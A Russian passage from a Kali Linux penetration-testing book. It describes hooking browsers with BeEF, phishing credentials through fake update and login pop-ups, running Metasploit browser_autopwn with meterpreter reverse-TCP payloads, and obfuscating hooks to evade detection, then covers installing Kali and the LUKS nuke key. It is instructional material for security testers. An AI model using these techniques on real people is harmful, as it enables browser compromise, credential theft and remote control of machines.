
Чтобы начать атаку или перехватить жертву, нам нужно заставить пользователя нажать на URL-адрес ловушки, которая принимает вид <IP-адрес>: <ПОРТ> /hook.js. Этого можно достичь с помощью различных средств, в том числе:

- Исходные уязвимости XSS
- Атаки «человек по середине» (особенно те, которые используют BeEF Shank, средство подмены ARP, специально предназначенное для интрасети на внутренних сетях)
- Социально-инженерные атаки, включая веб-клонирование BeEF и массовую рассылку электронной почты, пользовательскую точку перехвата с олицетворением iFrame или генератор QR-кода


Когда браузер зацепился, его называют зомби. Выберите IP-адрес зомби на панели «Hooked Browsers» в левой части командного интерфейса и затем обратитесь к доступным командам.

В этом примере, показанном на следующем снимке экрана, доступно несколько различных атак и вариантов управления для подключенного браузера. Одним из самых простых способов атаки является атака Clippy со стороны социальной инженерии.

Когда Clippy выбирается из дерева модулей в разделе «Commands», в правом углу запускается определенная панель Clippy, как показано на следующем снимке экрана. Она позволяет настроить изображение, текст и исполняемый файл, который будет запущен локально, если жертва нажмет на предоставленную ссылку. По умолчанию пользовательский текст сообщает жертве, что их браузер устарел, предлагает обновить его для них, загружает исполняемый файл (без вредоносных программ), а затем благодарит пользователя за выполнение обновления. Все эти параметры могут быть изменены тестером.




Когда Clippy будет выполнен, жертва увидит сообщение, как показано на следующем скриншоте в браузере:




Это может быть очень эффективной атакой социальной инженерии. При тестировании с клиентами мы имели показатели успешности (клиент загружал файл без вредоносного индикатора) примерно на 70 процентов.


Модуль приглашений работает аналогичным образом. Вместо того, чтобы отправлять простое предупреждение браузеру жертвы, он отправляет запрос на уведомление, в котором жертве предлагается ввести данные. Во многих случаях, если жертве будет предложено ввести неопределенные данные, они будут автоматически повторно вводить свой пароль. В запросе могут запрашиваться конкретные данные, либо его можно использовать для перенаправления жертвы на веб-сайт для загрузки системного патча, содержащего вредоносное ПО. Следующий скриншот показывает одну из самых простых и наиболее эффективных атак для получения пароля пользователя.




Одна из наиболее интересных атак - Pretty Theft, которая запрашивает у пользователей их имя пользователя и пароль для популярных сайтов. Например, параметр Pretty Theft для Facebook может быть настроен тестером, как показано на следующем снимке экрана:



Когда атака выполняется, жертве предоставляется всплывающее окно, которое представляется законным, как показано на следующем скриншоте:



BeEF тестировщик просматривает журнал истории для атаки и может выводить имя пользователя и пароль из поля данных в столбце Command results, как показано на следующем снимке экрана:



Интеграция BeEF и Metasploit атаки

Оба BeEF и Metasploit Framework были разработаны с использованием Ruby и могут работать совместно, чтобы использовать цель. Поскольку для характеристики цели используется идентификация на стороне клиента и на стороне сервера, browser_autopwn является одной из наиболее успешных атак.

После того, как цель была перехвачена, запустите консоль Metasploit и настройте атаку, используя следующие команды:

```
msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > set LHOST 192.***.**.***
msf auxiliary(browser_autopwn) > set PAYLOAD_WIN32
  windows/meterpreter/reverse_tcp
msf auxiliary(browser_autopwn) > set PAYLOAD_JAVA
  java/meterpreter/reverse_tcp
msf auxiliary(browser_autopwn) > exploit
```

Подождите, пока все соответствующие эксплоиты закончили загрузку. В примере, показанном на следующем скриншоте, загружено 18 эксплойтов. Обратите внимание на целевой URL для атаки. В этом примере целевой URL-адрес `http://192.***.**.***:8080/ICprp4Tnf4Z`:

```
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse handler on 192.168.43.130:6666
[*] Starting the payload handler...
[*] Started reverse handler on 192.168.43.130:7777
[*] Starting the payload handler...

[*] --- Done, found 18 exploit modules

[*] Using URL: http://0.0.0.0:8080/ICprp4Tnf4Z
[*]  Local IP: http://192.168.43.130:8080/ICprp4Tnf4Z
[*] Server started.
```

Существует несколько методов, позволяющих браузеру кликать по целевому URL-адресу, однако, если мы уже подключили целевой браузер, мы можем использовать функцию перенаправления BeEF. На панели управления BeEF перейдите в Browser -> Hooked Domain -> Redirect Browser. При появлении запроса используйте этот модуль, чтобы указать целевой URL, а затем выполните атаку.

В консоли Metasploit вы увидите, что выбранные атаки последовательно запускаются против цели. Успешная атака откроет сеанс Meterpreter, как показано на следующем скриншоте:

```
[*] Meterpreter session 1 opened (192.168.43.130:3333 -> 192.168.43.128:1168)

[*] Session ID 1 (192.168.43.130:3333 -> 192.168.43.128:1168) processing Initial
AutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (616)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 1244
[+] Successfully migrated to process
msf auxiliary(browser_autopwn) > _
```

Чтобы просмотреть список открытых сеансов с помощью взломанной цели, введите session -l. Чтобы интерактивно подключиться к определенному сеансу, например сеансу 1, введите `sessions -i 1`.

Использование BeEF в качестве туннельного прокси


Туннелирование - это процесс инкапсуляции протокола полезной нагрузки внутри протокола доставки, такого как IP. Используя туннелирование, вы можете передавать несовместимые протоколы по сети или обходить брандмауэры, которые настроены на блокирование определенного протокола. BeEF может быть настроен как туннельный прокси-сервер, имитирующий обратный HTTP-прокси: сеанс браузера становится туннелем, а подключенный браузер - точкой выхода. Эта конфигурация чрезвычайно полезна, когда внутренняя сеть подвергается риску, поскольку туннельный прокси-сервер может использоваться для:

- Просмотра прошедших проверку подлинности сайтов в контексте безопасности (сертификаты SSL на стороне клиента, файлы cookie аутентификации, хэши NTLM и т. д.) браузера жертвы
- Спайдер подключенного домена с использованием контекста безопасности браузера жертвы
- Содействие использованию таких инструментов, как SQL-инъекция

Чтобы использовать туннельный прокси-сервер, выберите подключенный браузер, на который вы хотите настроить таргетинг, и щелкните его IP-адрес правой кнопкой мыши. Во всплывающем окне, как показано на следующем снимке экрана, выберите опцию Использовать прокси:

Настройте браузер для использования прокси-сервера туннелирования BeEF в качестве прокси-сервера HTTP. По умолчанию адрес прокси-сервера 127.0.0.1, а порт 6789.

Если вы посещаете целевой сайт, используя браузер, настроенный как прокси-сервер HTTP, все необработанные пары запрос/ответ будут храниться в базе данных BeEF, которые можно проанализировать, перейдя в Rider -> History (выдержка из журнала показана на следующем скриншоте).



После завершения атаки существуют некоторые механизмы, гарантирующие сохранение постоянного соединения, в том числе:

- **Confirm close**: Модуль, который представляет жертву с подтверждением навигации, вы уверены, что хотите покинуть эту страницу, когда пытаетесь закрыть вкладку. Если пользователь решит покинуть эту страницу, он не будет эффективен, и всплывающее окно подтверждения навигации будет продолжать отображаться.
- **Pop-under module**: Настроен для автозапуска в config.yaml. Этот модуль пытается открыть небольшое поп-под окно, чтобы держать подключенный браузер, если жертва закрывает основную вкладку браузера. Это может быть заблокировано блокировщиками всплывающих окон.

- **iFrame keylogger**: Переписывает все ссылки на веб-странице на накладку iFrame, которая составляет 100 процентов от высоты и ширины оригинала. Для максимальной эффективности он должен быть прикреплен к кейлоггеру JavaScript. В идеале вы должны загрузить страницу входа в подключенный домен.
- **Man-in-the-browser**: Этот модуль гарантирует, что всякий раз, когда жертва нажимает на любую ссылку, следующая страница также будет подключена. Единственный способ избежать такого поведения - ввести новый адрес в адресной строке.

Наконец, хотя BeEF предоставляет отличную серию модулей для проведения разведки, а также фазы эксплуатации и пост-эксплуатации цепочки уничтожения, известные действия по умолчанию BeEF (/hook.js и заголовки серверов) используются для обнаружения Атаки, снижая ее эффективность. Тестировщики должны будут запутывать свои атаки, используя такие методы, как кодирование Base64, кодирование с пробелами, рандомизация переменных и удаление комментариев для обеспечения полной эффективности в будущем.

Резюме

В этой главе мы рассмотрели атаки на системы, которые обычно изолированы от защищенных сетей. Эти атаки на стороне клиента сосредоточены на уязвимостях в конкретных приложениях. Мы рассмотрели враждебные скрипты, особенно VBScript и PowerShell, которые особенно полезны при тестировании и компрометации сетей Windows. Затем мы проанализировали Cross-Site Scripting Framework, которая может скомпрометировать уязвимости XSS, а также инструмент BeEF, который нацелен на уязвимости в веб-браузере. И XSSF, и BeEF объединяются с разведывательными, эксплуатационными и пост-эксплуатационными инструментами на Kali для обеспечения всесторонних платформ для атак.

В этой главе мы закончим изучение Kali Linux для продвинутого тестирования на проникновения. Мы надеемся, что эта книга поможет вам понять, как злоумышленники используют такие инструменты, как Kali, для компрометации сетей и как вы можете использовать одни и те же инструменты, чтобы понять уязвимости вашей сети и оповестить их, прежде чем ваша сеть будет скомпрометирована.

Приложение:

Установка Kali Linux

Kali Linux - это операционная система на базе Linux, которая выступает в качестве платформы для поддержки нескольких сотен различных приложений, используемых для аудита безопасности сети. Его сложность сочетается с разнообразием методов установки и использования в процессе тестирования. В этой главе будут рассмотрены некоторые соображения, которые должны быть учтены при установке Kali, и будут сосредоточены на том, как как можно быстрее запустить безопасную виртуальную машину. Он также рассмотрит, как настроить и поддерживать недорогой сайт, чтобы проверить материал, охваченный в этой книге.

Загрузка Kali Linux

Существует несколько вариантов загрузки и установки Kali Linux. На момент публикации последней версией является выпуск 2016.2; Текущую версию можно найти на официальном сайте (www.kali.org/downloads/) в 32- и 64-битных компиляциях.

Offensive Security подготовила предварительно загружаемую версию Advanced RISC Machines (ARM), процессоры (например, Galaxy Note 10.1, Raspberry Pi и Chromebook Samsung); Поддерживаются платформы ARMEL и ARMHL. Кроме того, готовые изображения VMware также доступны в Интернете по адресу http://www.offensive-security.com/kali-llnux-vmware-arm-image-download/.

После загрузки соответствующего изображения убедитесь, что файл контрольной суммы SHA1 был сгенерирован Kali (он будет подписан с использованием официального ключа шифрования Kali, который доступен онлайн для проверки подлинности загрузки) и проверьте контрольную сумму SHA1 для проверки Целостность изображения. Средства верификации встроены в операционные системы Linux и OSX; Тем не менее, вам придется использовать сторонний инструмент, например hashtab (http://www.implbits.com/HashTab/HashTabWindows.aspx) для операционных систем Windows.

Если вы хотите создать пользовательскую версию Kali, особенно с альтернативным рабочим столом или набором инструментов, вы можете использовать скрипты live-build, доступные в http://docs.Kali.org/live-build/generate-updated-kali-iso.

Базовая установка Kali Linux

После того, как вы скачали подходящий дистрибутив Kali Linux, он должен быть установлен для использования. Доступны следующие варианты установки:

- Установите на жесткий диск i386, AMD64 или ARM. Kali Linux будет единственной операционной системой, когда устройство загружается.
- Двойная загрузка системы. Обычно эта опция выбирается при использовании операционной системы MS Windows. Во время загрузки пользователь имеет возможность загружать систему как Kali Linux или как операционную систему Windows. Это обеспечивает большую гибкость, чем установка Kali непосредственно на жесткий диск; Тем не менее, это затрудняет переключение между двумя системами.
- Установите непосредственно на DVD-привод или USB-устройство. Это особенно полезно, если хост-система может быть настроена на загрузку с USB-устройства; Однако требуются дополнительные изменения конфигурации, если устройство USB должно быть постоянным (сохраняет все изменения в операционной системе, приложениях и данных, которые были сделаны во время тестирования).
- Установить как виртуальную машину с использованием таких продуктов, как VMware или VirtualBox. Мы обнаружили, что это самый гибкий вариант для поддержки тестирования на проникновение.
- Kali поддерживает два типа сетевых установок - мини-ISO-установку и установку PXE в сети. Mini ISO устанавливает усеченный дистрибутив Kali в системе, а затем полагается на быстрое сетевое подключение для установки оставшихся приложений, необходимых для эффективного конечного продукта. Сетевая установка PXE поддерживает терминалы (без CD-ROM и USB-портов) во время процесса загрузки, получения информации об IP-адресе и установки Kali.
- Теперь Kali можно использовать из облака - 64-битное минимальное изображение Kali доступно на рынке Amazon EC2 (https://aws.amazon.com/marketplace/pp/B00HW50E0M). Изображение Kali бесплатное, и пользователи платят только за регулярное использование AWS.

Из-за правил Amazon эта версия Kali не использует учетную запись root по умолчанию. Как только вы получили ваш ключ SSH от Amazon, вам необходимо подключиться к экземпляру Kali в качестве пользователя, а затем выполнить команду sudo для root. Возможно, вам придется загрузить дополнительные инструменты для поддержки тестирования. Наконец, вы должны сообщить Amazon, что он используется для законного тестирования безопасности, а не как инструмент атаки.

Установка Kali Linux на виртуальную машину

В этой книге Kali была настроена как виртуальная машина (VM). У VM есть следующие преимущества при использовании для тестирования на проникновение:

- Можно создать и поддерживать общую тестовую ВМ, чтобы тестеры были знакомы с набором инструментов и их воздействием на типичные целевые системы.
- Виртуальные машины облегчают быстрое переключение между гостевой и гостевой операционными системами, позволяя тестеру перемещаться между платформами Windows и Linux, чтобы найти оптимальное сочетание инструментов для тестирования.
- Виртуальные машины мобильны - их можно перемещать в разные системы и операционные платформы.
- Виртуальные машины можно сохранить в библиотеке, чтобы облегчить регрессионное тестирование. После того как набор инструментов был использован для проверки безопасности сети или системы, тестировщикам часто задают вопрос, обнаружила ли бы их методология и инструменты определенную уязвимость, присутствующую на момент тестирования. Тестировщики могут возвращаться и тестировать уязвимость с помощью архивной ВМ, чтобы определить, была ли она обнаружена или сеть была подвержена риску атак.

Хотя готовые виртуальные машины доступны для загрузки, большинство тестировщиков создают свои собственные, используя проверенные образы ISO (процесс установки Kali на виртуальную машину практически идентичен установке на жесткий диск или носитель, такой как USB-ключ). Kali поддерживает VMware и виртуальные машины Oracle VirtualBox.

В общем, процесс прост и управляется мастерами приложений, которые проведут вас через этот процесс. При использовании VMware, например, процесс будет выглядеть следующим образом:

1. Выберите значок «New Virtual Machine», чтобы создать новую виртуальную машину.
2. Выберите создать виртуальную машину, используя образ ISO.
3. Выберите гостевую операционную систему.
4. Укажите имя и расположение ISO-образа.

5. Установите дисковое пространство; Минимум должно быть 12 ГБ, но не менее 20-25 GB. Следует обеспечить доступ к виртуальной памяти как минимум 1 ГБ памяти; Однако, если вы тестируете большую сеть и будете использовать многопоточные инструменты, вы можете увеличить ее, по крайней мере, до 3 ГБ.
6. Проверьте аппаратную конфигурацию.

Убедитесь, что виртуальная машина настроена так, чтобы она была видима только для операционной системы хоста, особенно если она не была обновлена. Если вы настраиваете виртуальную машину для использования в качестве цели, будьте осторожны, если она видна в Интернете, ваша тестовая платформа может быть взломана внешним атакующим.


7. Запустите виртуальную машину. Меню загрузки предоставит несколько вариантов; Выберите Графическая установка.
8. Следуйте инструкциям, чтобы выбрать нормальный язык, часовой пояс, имя хоста и установить пароль root.
9. При настройке раздела диска, и если вы не используете опцию двойной загрузки, вы можете установить полный раздел как виртуальный диск. В настоящее время рекомендуется выбрать этот параметр для полного шифрования диска.
10. Приложение VM завершает разделение, записывает изменения на диск и затем устанавливает системные файлы. После запроса дополнительной информации о конфигурации VM перезагрузится.
11. На данный момент система работает. Настройте поддержку тестирования проникновения, как описано в главе 1, начиная с Kali Linux.

Предварительно настроенные дистрибутивы Kali обычно полагаются на имя пользователя и пароль по умолчанию и могут иметь предварительно сформированные ключи хоста SSH. Они должны быть изменены как можно скорее.

Полное шифрование диска и удаление содержимого диска мастер-ключом

Тестеры проникновения, как правило, имеют конфиденциальную информацию, находящуюся в их распоряжении - успешный тест может выявить недостатки в сети клиента, и даже инструменты, используемые для проведения теста на проникновение, могут быть классифицированы как незаконные в некоторых юрисдикциях. Поэтому тестеры часто защищают свои системы, используя шифрование полного диска.

Во время этапа разбиения на разделы на жесткий диск или виртуальную машину Kali можно настроить на использование шифрования полного диска с использованием комбинации управления логическим томом (LVM) и Linux Unified Key Setup (LUKS), которая является стандартным приложением для Шифрование жесткого диска Linux. Это показано на следующем скриншоте:



Для доступа к зашифрованному диску требуется парольная фраза, и рекомендуется, чтобы пароль содержал 20 или более символов. К сожалению, учитывая недавнее появление государственного надзора, есть опасения, что тестеры могут быть вынуждены предоставить их контрольную фразу агенту правительства, устраняя преимущества шифрования.

Решение заключается в предоставлении кодовой фразы, которая уничтожит главный ключ. Это обеспечит конфиденциальность, что сделает невозможным расшифровку диска.
Эта возможность недавно была добавлена в версию 1.06 Kali Linux.

В Kali Linux используется LUKS, который представляет собой независимую от платформы спецификацию шифрования, которая позволяет пользователю шифровать разделы на жестком диске. LUKS позволяет нескольким пользовательским ключам расшифровывать главный ключ, позволяя нескольким пользователям шифровать и дешифровать данные и разрешать использование резервных ключей.

Когда создается LUKS-зашифрованным контейнером, генерируется случайный главный ключ. Этот мастер-ключ зашифровывается с использованием кодовой фразы. Преимущество такого подхода состоит в том, что ключевая фраза напрямую не связана с данными - если два одинаковых тома зашифрованы и используется одна и та же фраза, основные ключи остаются уникальными для их тома и не могут быть заменены.

Это означает, что если главный ключ потерян или уничтожен, восстановить зашифрованные данные невозможно. Это свойство позволяет нам восстанавливать зашифрованный том или жесткий диск, намеренно стирая главный ключ, если введена специальная кодовая фраза. Функция аварийного саморазрушения была добавлена в версию Kali Linux 1.06 и может быть реализована с использованием утилиты cryptsetup.

Чтобы использовать функциональность nuke:

1. Установите Kali с опцией полного шифрования диска. Перед установкой Kali все разделы будут удалены; Это приведет к медленной установке.
2. Проверьте информацию заголовка LUKS для зашифрованного жесткого диска, используя следующую команду:
   `root@kali:~# cryptsetup luksDump /dev/sda5`


   Key Slot 0, связанный с паролем для шифрования диска, включен. Остальные ключевые слоты не используются. Выполнение предыдущей команды показано на следующем снимке экрана:

```
root@test:~# cryptsetup luksDump /dev/sda5
LUKS header information for /dev/sda5

Version:        1
Cipher name:    aes
Cipher mode:    xts-plain64
Hash spec:      sha1
Payload offset: 4096
MK bits:        512
MK digest:      67 5d 7a 68 7f 80 3d f5 ab c2 6d ba a3 78 ba 41 97 80 8a f5
MK salt:        67 fb 3f 38 48 70 00 f4 b5 3e fe 43 bf 8d da 7b
                94 07 4b bf 4b 65 28 e5 8c 8a 39 16 75 3a c6 7d
MK iterations:  28125
UUID:           5ec0bd0a-0732-48ba-ae54-86f65fa1c695

Key Slot 0: ENABLED
        Iterations:             113474
        Salt:                   f7 d4 35 a1 9c 03 2f e5 36 65 7b 0b 01 89 82 56
                                c1 1d 5a 6d 82 76 1f 8a 17 40 47 ac 44 d5 ba 65
        Key material offset:    8
        AF stripes:             4000
Key Slot 1: DISABLED
Key Slot 2: DISABLED
Key Slot 3: DISABLED
Key Slot 4: DISABLED
Key Slot 5: DISABLED
Key Slot 6: DISABLED
Key Slot 7: DISABLED
```

3. Добавьте ключ Nuke с помощью следующей команды:

```
root@kali:~# cryptsetup luksAddNuke /dev/sda5
```

Система запросит у вас существующую фразу для проверки подлинности, а затем попросит вас ввести новую фразу для параметра nuke. Будьте внимательны - он не предлагает пользователю дважды повторять фразу-пароль для защиты от мейси во время входа. Выполнение предыдущей команды показано на следующем скриншоте:



4. Чтобы подтвердить, что ключ nuke включен, просмотрите список доступных слотов ключа, используя команду, показанную на следующем снимке экрана:

```
root@test:~# cryptsetup luksDump /dev/sda5
LUKS header information for /dev/sda5

Version:        1
Cipher name:    aes
Cipher mode:    xts-plain64
Hash spec:      sha1
Payload offset: 4096
MK bits:        512
MK digest:      67 5d 7a 68 7f 80 3d f5 ab c2 6d ba a3 78 ba 41 97 80 8a f5
MK salt:        67 fb 3f 38 48 70 00 f4 b5 3e fe 43 bf 8d da 7b
                94 07 4b bf 4b 65 28 e5 8c 8a 39 16 75 3a c6 7d
MK iterations:  28125
UUID:           5ec0bd0a-0732-48ba-ae54-86f65fa1c695

Key Slot 0: ENABLED
        Iterations:             113474
        Salt:                   f7 d4 35 a1 9c 03 2f e5 36 65 7b 0b 01 89 82 56
                                c1 1d 5a 6d 82 76 1f 8a 17 40 47 ac 44 d5 ba 65
        Key material offset:    8
        AF stripes:             4000
Key Slot 1: ENABLED
        Iterations:             114285
        Salt:                   20 d6 f9 4a 01 d6 9a 7e de 68 be 6e d6 b7 b8 14
                                94 b1 ee 70 c8 90 d4 dc b6 76 c1 8d fc cd db 6d
        Key material offset:    512
        AF stripes:             4000
Key Slot 2: DISABLED
```

`Key slot 1` теперь включен; Он содержит ключ nuke.

5. Создайте резервную копию ключей, используя следующую команду:

```
root@kali:~# cryptsetupluksHeaderBackup --header-backup-file
  <имя файла> /dev/sda5
```

6. После создания резервной копии файла основного ключа зашифруйте его и отправьте из системы для безопасного хранения. Для шифрования доступно несколько приложений (например, 7 Zip, bcrypt, ccrypt и GnuPG), или вы можете использовать внутреннюю команду, такую как openssl. Пример команды выглядит следующим образом:

   ```
   root@kali:~# opensslenc -aes-256-cbc -salt -in <имя файла>
     -out <Зашифрованный имя_файла.enc>
   ```

   Когда файл резервной копии защищен, ваша система защищена от принудительного извлечения пароля. Если пароль nuke будет введен, локальная копия главного ключа будет уничтожена, что приведет к невозможности доступа к зашифрованным файлам.

   Если вы сбросите заголовки LUKS после выдачи пароля nuke, вы увидите вывод, как показано на следующем снимке экрана:

```
root@test:~# cryptsetup luksDump /dev/sda5
LUKS header information for /dev/sda5

Version:        1
